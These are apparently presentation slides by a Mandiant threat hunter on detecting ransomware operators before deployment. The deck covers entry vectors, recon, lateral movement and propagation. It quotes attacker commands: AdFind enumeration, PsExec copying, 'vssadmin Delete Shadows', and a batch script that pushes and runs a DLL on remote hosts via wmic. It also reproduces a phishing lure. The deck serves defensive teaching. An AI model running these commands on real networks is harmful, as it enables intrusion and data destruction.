I Knew You Were Trouble


...

Detecting Threat Actors Before they Deploy Ransomware

Hi, I'm Kirstie!

- Dog mom
- Professional Ransomware Hater @ Mandiant
- Music Festival Enthusiast
- Threat Hunting Fan Girl
- @gigs_security on Twitter

Ransomware




https://content.fireeye.com/m-trends/rpt-m-trends-2021

The Story

"Typical" Ransomware event

Things to keep in mind:

- Ransomware binaries encrypt - a human actor performs recon and data exfil
- There are great ways to slow down an attacker in the environment...
  - ... But there are no silver bullets.
- Strengthening your environment against ransomware will help immensely in the long run


APT, persistent
for months
RANSOMWARE IR
@bryceabdo

Maturity Levels of Organizational Security Landscapes

Underdeveloped

- No security team
- No dedicated SOC
- Decentralized IT environment

Median

- Security Team with emphasis on growth
- Security tools, but decentralized alert management
- Limited ability to scale response efforts

Advanced

- Dedicated 24X7 SOC
- Dedicated Hunt Team
- Constantly improving Security landscape

Maturity Levels of Organizational Security Landscapes

Let's start here

Underdeveloped

- No security team
- No dedicated SOC
- Decentralized IT environment

Median

- Security Team with emphasis on growth
- Security tools, but decentralized alert management
- Limited ability to scale response efforts

Advanced

- Dedicated 24X7 SOC
- Dedicated Hunt Team
- Constantly improving Security landscape

Ransomware Incidents

The How

https://github.com/silence-is-best/files/blob/main/translate_f.pdf

https://github.com/vadim-hunter/Detection-Ideas-Rules/blob/main/Threat%20Intelligence/The%20DFIR%20Report/20210329_Sodinokibi_(aka_REvil)_Ransomware.yaml

Entry Vectors

- Single Factor Perimeter Compromises
  - MFA all the things
- Phishing turned backdoors
  - Weaponized documents that leverage Office macros to run malicious code
  - Enticing the user to download malicious code from shared sites (GDrive, Box, Dropbox, etc)

Contract cancellation reminder

BW — Bethanne Wesley <andrew.constantine@littlernews.mobi> — Today at 11:42 AM

Good day to you, [redacted]!
Unfortunately, we are here to tell you that our contract with [redacted] company is temporarily suspended because of the riots on the factory house. Payments compensation info and contract you can find here:

https://docs.google.com/document/d/e/2PACX-1vTX6R2anNzK8GbShQGLLz_U7DvhhakbDw3kOO3b6-0Gr1w6BmDwrnESxM994WAnmptW4Dl7wANH7l_2/pub

We are sorry for such troubles .

Regards,
Bethanne Wesley

https://www.fireeye.com/blog/threat-research/2020/10/kegtap-and-singlemalt-with-a-ransomware-chaser.html

Entry Vectors

- Software Vulnerabilities / 0-day compromises
  - Harder to protect against, but visibility can aid in early detection of post exploitation activity

Internal Recon

- Visibility - Asset management is a constant struggle, but why is it so important?
  - AV being turned off by Threat Actor
  - Active Directory Recon
    - Ransomware deployment list - Computer Objects
    - Cred Harvesting

```
$ adfind.exe -f (objectcategory=person) >  <user_list>.txt
$ adfind.exe -f objectcategory=computer > <computer_list>.txt
$ adfind.exe -f (objectcategory=organizationalUnit) >
<ou_list>.txt
$ adfind.exe -subnets -f (objectCategory=subnet) >
<subnet_list>.txt
$ adfind.exe -f "(objectcategory=group)" > <group_list>.txt
$ adfind.exe -gcb -sc trustdmp >  <trustdmp>.txt
```

```
$ start PsExec.exe @C:<IP ADDRESS\C$\<computer_list>.txt -u
<domain>\<username> -p <password> cmd /c COPY
"\\<shared_folder>\TESTFILE.txt" C:\windows\temp\"
```

Anti-Recovery

- Anti-recovery efforts
  - Backups being deleted
  - Volume Shadow Copy being deleted

```
"C:\\WINDOWS\\system32\\vssadmin.exe" Delete Shadows /All /Quiet
```

Lateral Movement

- Remote Desktop (RDP) / Network Logins
  - Cobalt Strike/BEACON/Other Malleable C2s
    - Powershell logging!!!!
  - WMI Malware

```
SELECT * _FROM _InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_HackOS_System' AND TargetInstance.SystemUpTime >= 140 AND
TargetInstance.SystemUpTime < 280
```

  - Third party admin software (LogMeIn, VNC, TeamViewer, etc)

Ransomware Deployment

- Manual Propagation:
  - Manually run encryptors on targeted systems.
  - Deploy encryptors across the environment using batch files
  - Deploy encryptors with Microsoft Group Policy Objects (GPOs).
  - Deploy encryptors with existing software deployment tools utilized by the victim organization.

```
@echo off
del done.txt
del offline.txt
rem Loop thru list of computer names in file specified on command-line
for /f %%i in (%1) do call :check_machine %%i
goto end
:check_machine
rem Check to see if machine is up.
ping -n 1 %1|Find "TTL=" >NUL 2>NUL
if errorlevel 1 goto down
echo %1
START cmd /c "copy C:\Windows\Temp\evil.dll \\%1\c$\windows\temp && exit"
ping 127.0.0.1 -n 1
echo %1 >> done.txt
rem wmic /node:"%1" process call create "regsvr32.exe /i C:\windows\temp\evil.dll" >>
done.txt
START "" cmd /c "wmic /node:"%1" process call create "rundll32.exe
C:\windows\temp\evil.dll, DllRegisterServer" && exit"
goto end
:down
  rem Report machine down
  echo %1 >> offline.txt
:end
```

Ransomware Deployment

- Automated Propagation:
  - Credential or Windows token extraction from disk or memory.
  - Trust relationships between systems
    - Leveraging methods such as WMI, SMB, or PsExec to bind to systems and execute payloads.
  - Unpatched exploitation methods (e.g., EternalBlue – addressed via Microsoft Security Bulletin MS17-010).

Take Aways

Ransomware Events are Detectable

Prevention is much easier

https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/wp-ransomware-protection-and-containment-strategies.pdf

What I've heard from Managers of Environments

- Fear of the true state of the network.
- The SIEM thing....
- Security is very reactionary . . . "let me buy this shiny object and I have to worry less"
  - This generally means... limited security roadmap, risk registers or no vision how to improve security

"During incident response, I operate at the same tempo as the adversary to protect my business assets."

"When my red team emulates a real-world adversary, I detect their intrusion at multiple points along the kill chain."

"I detect hygiene issues and operator activity that does not follow best practices."

Let's Chat - the one slide to pay attention to

- MDR/MSSPs to offset security talent (continuous loop of improvement)*
- Create a matrix of systems by criticality so you know which to restore first. Then... make sure there is visibility to these.
- what facts would affect your decision to pay a ransom and when it would become viable to pay
- Visibility = how many times you must investigate.

Last Slide

Thanks, y’all!

Contact me: @gigs_security on Twitter